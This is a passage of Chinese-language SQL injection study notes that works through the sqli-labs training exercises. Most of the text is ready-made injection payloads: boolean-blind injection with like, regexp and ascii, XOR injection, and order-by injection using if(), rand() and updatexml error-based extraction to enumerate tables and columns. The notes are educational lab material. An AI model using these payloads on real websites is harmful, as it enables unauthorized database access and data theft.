
猜解字段名:
?id=1' and (select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 2,1) like binary 'p%'--+
regexp语句判断
regexp为正则匹配,和like有异曲同工之妙
靶场示例→sqli-labs/less-8
猜解库:
猜解表:
?id=1' and (select table_name from information_schema.tables where table_schema=database() limit 0,1) regexp binary '^e'--+
猜解字段:
?id=1' and (select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 2,1) regexp binary '^p'--+
Ascii语句判断
猜解库:
猜解表:
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101--+
猜解字段:
?id=1' and ascii(substr((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1),1,1))=112--+
可以用二分判断
XOR注入
异或:同真/假为假,相异为真


可配合like,regexp等语句进行猜解,这里我以like为例
猜解库:

猜解表:
?id=1'^((select table_name from information_schema.tables where table_schema=database() limit 0,1) like 'e%')^'1'='1--+

猜解字段:
?id=1'^((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 2,1) like 'p%')^'1'='1--+
其他注入点的注入
order by注入
注入点在order by后,如下


判断注入点类型
数字型:
字符型:
数字型 order by注入→以sqillabs/less46为例
知道列名
逻辑:当表达式为真时→按id排序,为假时→按username排序
盲注
like/regexp/ascii/left
猜解库:
猜解表:
?sort=if((0^((select table_name from information_schema.tables where table_schema=database() limit 0,1) regexp '^e')),id,username)
猜解字段:
?sort=if((0^((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) regexp '^p')),id,username)
rand()
原理:当rand(true/false)返回的排序不一样,根据这个来猜解
首先确定true/false分别回显什么

得知当为true时按username排序
猜解库:
猜解表:
?sort=rand((select table_name from information_schema.tables where table_schema=database() limit 0,1) regexp '^e')
猜解字段:
?sort=rand((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1) regexp '^p')
报错注入
猜解库:
猜解表:
?sort=updatexml(1,if(1=2,1,(concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 0,1),0x7e))),1)
猜解字段:
?sort=updatexml(1,if(1=2,1,(concat(0x7e,(select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1),0x7e))),1)
无回显时也可用延时注入
不知道列名
盲注
这里id是一个肯定知道的列名
先判断为true/false的回显顺序
为true回显

为false回显
